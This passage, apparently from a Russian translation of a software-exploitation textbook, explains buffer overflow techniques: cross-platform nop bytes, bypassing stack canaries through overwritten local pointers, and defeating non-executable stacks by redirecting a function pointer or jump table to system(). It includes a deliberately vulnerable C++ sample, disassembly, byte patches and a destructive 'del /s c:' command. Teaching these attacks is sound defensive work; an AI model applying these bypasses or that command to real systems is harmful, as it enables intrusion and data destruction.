Таким образом, код для платформы MIPS можно начинать непосредственно после общего заголовка. Это весьма полезные сведения для создания универсальных программ атаки.

Кроссплатформенные команды `nop`

При использовании команд `nop`, следует выбрать те из них, которые будут работать на нескольких платформах. Команда nop (`0x90`) для процессоров x86 преобразуется в безопасную команду на платформе HP. Таким образом, стандартная команда `nop` работает на обеих платформах. На платформе MIPS, поскольку используются 32-битовые команды, придется быть немного хитрее. Кроссплатформенная команда nop для платформ x86 и MIPS может представлять собой вариацию следующих байтов кода.

24	0F	90	90

Этот набор байтов на платформе MIPS загружает несколько раз в регистр 15 значение `0x9090`, а на платформе Intel эти байты преобразуются в безопасную команду `add`, после которой следуют две команды `nop`. Очевидно, что создание универсальных команд `nop` для использования на разных платформах не составляет большой сложности.

Код пролога и эпилога для защиты функций

Несколько лет тому назад системные архитекторы, в том числе Криспин Коуэн (Crispin Cowan) и др., попытались решить проблему атак на переполнение буфера с помощью добавления кода, контролирующего стек программы. Во многих реализациях этой идеи использовался код пролога или эпилога функции. Во многих компиляторах существует возможность вызывать дополнительную конкретную функцию перед каждым вызовом любой функции. Обычно это использовалось для целей отладки. Однако при разумном использовании этой возможности вполне реально создать функцию, которая бы контролировала стек и гарантировала правильную работу всех остальных функций.

К сожалению, переполнение в буфере имеет множество непредвиденных последствий. Часто оно вызывает искажение данных в памяти, а память, как известно, является ключевым аспектом правильной работы программы. Очевидно, это означает, что любой дополнительный код, который предназначен для защиты программы от самой себя, теряет смысл. Установка дополнительных барьеров и ловушек в программе только усложняет создание средств для взлома программного обеспечения, но никоим образом не устраняет возможность создания этих средств (см. главу 2, "Шаблоны атак", в которой обсуждается, как в этом вопросе ошиблась компания Microsoft).

Кто-то может заявить, что подобные методы уменьшаю риск возникновения ошибок. С другой стороны, можно утверждать, что эти же методы создают ложное чувство безопасности, поскольку всегда найдется хакер, способный взломать эту защиту. Если при атаке на переполнение буфера предоставляется контроль над указателем, то переполнение буфера можно использовать для перезаписи других указателей функций и даже для непосредственного изменения кода (вспомните наши методы по созданию "трамплинов"). Существует и еще одна возможность путем переполнения буфера изменить какие-то критически важные структуры в памяти. Как мы уже продемонстрировали, значения в структурах памяти управляют правами доступа и параметрами вызова системных функций. Изменение любых этих данных может привести к возникновению бреши в системе безопасности и тогда останется очень мало шансов для оперативного блокирования подобных атак.

Устранение защиты с помощью сигнальных значений

Хорошо известным приемом для защиты от атак на переполнение буфера является применение *сигнальных значений* (canary value) в стеке. Этот прием открыл Криспин Коуэн (Crispin Cowan). При попытке организовать переполнение стека выполняется затирание сигнального значения. Если сигнальное значение не обнаруживается, то считается, что программа работает неправильно и выполняется немедленное завершение ее работы. Вообще, идея была хорошей. Однако проблема при защите стека состоит в том, что переполнение буфера не является по сути проблемой стека. При атаках на переполнение буфера используются указатели, но указатели могут находиться в куче, в стеке, в таблицах или в заголовках файлов. Успех атаки на переполнение буфера действительно зависит от получения контроля над указателем. Безусловно, что очень удобно получить непосредственный контроль над указателем команд, и это легко осуществляется с помощью стека. Но если "на пути стоит" сигнальное значение, то можно воспользоваться "другой дорогой". На самом деле, проблема переполнения буфера должна решаться путем создания более надежного кода,

а не добавлением дополнительных систем безопасности и ловушек в программу. Однако при наличии многочисленных уже существующих систем подобные решения, предназначенные для устранения проблем в готовых программах, представляют определенную ценность.

На рис. 7.24 мы видим, что при переполнении буфера мы затираем сигнальное значение. Это означает провал атаки. Если мы не можем использовать буфер после сигнального значения, значит, в нашем распоряжении остаются только *другие* локальные переменные и указатель стека. Однако возможность контролировать какой-либо указатель, независимо от того, где он находится, уже гарантирует успех современных атак.




Рис. 7.24. Стек, защищенный с помощью сигнального значения. Сигнальное значение затирается, когда буфер для локальной переменной "растет" по направлению к искомому адресу возврата

Рассмотрим функцию, в которой используется несколько локальных переменных. По крайней мере одна из них является указателем. Если мы способны провести переполнение по отношению к локальной переменной типа *указатель*, значит, у нас есть шансы на успех атаки.

Как видно на рис. 7.25, если организовать переполнение в буфере B, можно исказить значение в указателе A. Управляя указателем, мы прошли только часть пути. Следующий вопрос в том, как указатель, который мы только что изменили, используется в коде? Если это указатель функции, значит, мы добились успеха. Эта функция может быть вызвана в дальнейшем, и если мы изменили ее адрес, то можем вызвать вместо нее свой код.

Другой вариант состоит в том, что указатель используется для обращения к данным (что более вероятно). Если в другой локальной переменной содержатся исходные данные для операции с указателем, то существует вероятность перезаписать интересующие данные по любому адресу в области памяти, выделенной для программы. Это можно использовать для "победы" над сигнальным значением, для получения контроля над адресом возврата или искажения значений указателей функций где-либо в программе. Для обхода сигнального значения, можно установить указатель A с указанием на стек и задать в исходном буфере адрес, который мы хотим разместить в стеке (рис. 7.26).




Рис. 7.25. В качестве "трамплина" можно использовать указатель в области локальных переменных выше интересующего нас буфера. Подойдет любой указатель функции




Рис. 7.26. Используем "трамплин" для возвращения обратно в стек

Теперь перезапись адреса возврата без изменения сигнального значения осуществляется по стандартному методу (рис. 7.27).




Рис. 7.27. Используем "трамплин" для обхода незащищенного сигнального значения

Идея искажения других указателей, а не адреса возврата, заслуживает наивысшей похвалы. Эта идея реализуется при проведении атак на переполнение буфера в куче и использовании объектов C++. Рассмотрим структуру, в которой хранятся указатели функций. Такие структуры существуют практически во всех областях системы. Используя наш предыдущий пример, мы можем указать на одну из этих структур и перезаписать в ней адрес. Затем вполне реально использовать одну из функций этой структуры для возврата назад в наш буфер. Если при вызове функции наш стек остается доступным, значит, мы получили полный контроль над ситуацией (рис. 7.28).




Рис. 7.28. Использование методов C++ для создания "трамплина". Сначала мы "выпрыгиваем" наружу, а затем возвращаемся назад

Безусловно, основная проблема этого метода заключается в том, чтобы гарантировать сохранение нашего буфера. Во многих программах используются таблицы

переходов для вызова любой библиотечной функции. Если процедура, на которую проводится атака переполнения буфера, содержит библиотечные вызовы, то выбор цели атаки становится очевидным. Следует перезаписать указатель функции для любого библиотечного вызова, который используется *после* операции по переполнению буфера, но до возврата этой процедуры.

Успешная атака на неисполняемые стеки

Итак, мы продемонстрировали, что существует множество способов исполнения кода в стеке. Но что делать, если стек является неисполняемым (nonexecutable stack)?

Существует немало параметров для аппаратных средств и среды исполнения операционной системы, которые определяют вид памяти, предназначенной для хранения кода (т.е. для исполняемых данных). Если стек не подходит для хранения кода, хакер может временно отступить, но в его распоряжении остается множество других вариантов. Для получения контроля над системой вовсе необязательно введение кода, достаточно воспользоваться чем-то менее сложным. Существует огромное количество структур данных и вызовов функций, которые, будучи управляемы хакером, могут использоваться для контроля над системой. Рассмотрим следующий фрагмент кода.

```
void debug_log(const char *untrusted_input_data)
{
    char *_p = new char[8];
    // указатель остается выше _t
    char _t[24];
    strcpy(_t, untrusted_input_data);
    // _t перезаписывает _p

    memcpy(_p, &_t[10], 8);
    //_t[10] имеет новый адрес, перезаписываемый с помощью puts()

    _t[10]=0;
    char _log[255];
    sprintf(_log, "%s - %d", &_t[0], &_p[4]);
    // мы управляем первыми 10 символами _log

    fnDebugDispatch (_log);
    // адрес fnDebugDispatch () заменен на адрес функции system()
    // которая вызывает командный интерпретатор...
    ...
```

В этом примере выполняется несколько небезопасных операций в буфере с указателем. Мы можем управлять значением `_p` с помощью переполнения `_t`. Целью нашей программы атаки является вызов функции `fnDebugDispatch()`. Для этого вызова в качестве параметра передается буфер, и при этом мы управляем первыми десятью символами этого буфера. Машинный код, который выполняет этот вызов, выглядит следующим образом.

```
24:       fnDebugDispatch(_log);
004010A6 8B F4                mov      esi,esp
004010A8 8D 85 E4 FE FF FF    lea      eax,[ebp-11Ch]
004010AE 50                   push     eax
004010AF FF 15 8C 51 41 00    call     dword ptr
↳ [__imp_?fnDebugDispatch@@YAHPAD@Z(00415150)]
```

В этом коде вызывается адрес функции, хранящийся по адресу 0x00415150. Содержимое памяти выглядит следующим образом.

```
00415150  F0 B7 23 10 00 00 00 00 00 00 00 00 00 00 00 00  □.#.............
0041515F  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0041516E  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .
```

Если мы изменим хранящийся здесь адрес, то сможем заставить вызвать *другую* функцию. Адрес функции, который в данное время сохранен в памяти по адресу 0x1023B7F0 (он записан в обратном порядке байтов в дампе памяти).

Всегда есть много функций, загруженных в пространство памяти, выделенное для программы. Используемой нами функции передается один параметр из буфера. Так случилось, что другой функции system() также передается один параметр из буфера. Что произойдет, если мы заменим указатель нашей функции на указатель функции system()? Мы получим полный контроль над системным вызовом. В нашем примере функция system() хранится по адресу 0x1022B138. Все, что нужно, — это затереть данные по адресу 0x00415150 адресом 0x1022B138. Таким образом мы получаем в свое распоряжение собственный вызов функции system() с контролируемым нами значением параметра.

Существует и альтернативный вариант, если мы не хотим изменять значение памяти по адресу 0x00415150. Как видим, оригинальный код функции fnDebugDispatch() хранится по адресу 0x1023B7F0. Если мы исследуем код по этому адресу, то получим следующее.

```
@ILT+15(?fnDebugDispatch@@YAHPAD@Z):
10001014 E9 97 00 00 00 jmp fnDebugDispatch (100010b0)
```

В программе используется таблица переходов. Если мы изменим команду перехода, мы сможем заставить команду jmp вызывать функцию system(). Текущее значение этой команды используется для перехода к функции fnDebugDispatch (0x100010b0). Мы хотим заменить этот вызов вызовом функции system(0x1022B138). Текущий машинный код для операции перехода: e9 97 00 00 00. Если мы изменим машинные команды на e9 1F A1 22 00, то команда jmp будет осуществлять переход к функции system(). В результате запускаемую нами команду можно представить следующим образом.

```
system("del /s c:");
```

В заключение хочется сказать, что переполнение буфера действительно является серьезной проблемой. Для блокирования простейших атак на переполнение буфера потребуется совсем немного усилий. В целом, при атаках на переполнение буфера можно изменять код, значения указателей функций и искажать критически важные структуры данных.

Резюме

Несмотря на широкое обсуждение атак на переполнение буфера и достаточно большой выбор технической информации для атак на различные платформы, остается еще немало вопросов по этой теме, которые должны быть исследованы и освещены в публикациях. В этой главе рассмотрено большое количество методов, которые удобно применять для взлома программного обеспечения. В целом, мы обнару-

жили, что искажение данных в памяти остается излюбленным методом хакеров. Возможно, переполнения буфера в стеке когда-то и перестанут быть актуальной темой, если программисты прекратят использовать уязвимые вызовы строковых функций из библиотеки `libc`. Однако средств для абсолютного решения этой проблемы пока не существует.

В этой главе также были рассмотрены и другие популярные, но более сложные методы искажения данных в памяти, наподобие использования одного "лишнего" бита и переполнения буфера в куче. Компьютерная наука уже более 20 лет занимается проблемой корректного управления данными в памяти, но программный код остается по-прежнему уязвимым для этих простых атак. Очень похоже на то, что программисты будут повторять эти ошибки и следующие 20 лет.

Чуть ли не каждый день обнаруживаются новые и неисследованные ранее методы вредоносного использования памяти. Скорее всего, еще очень долго мы будем свидетелями проявления этих проблем во встроенных системах.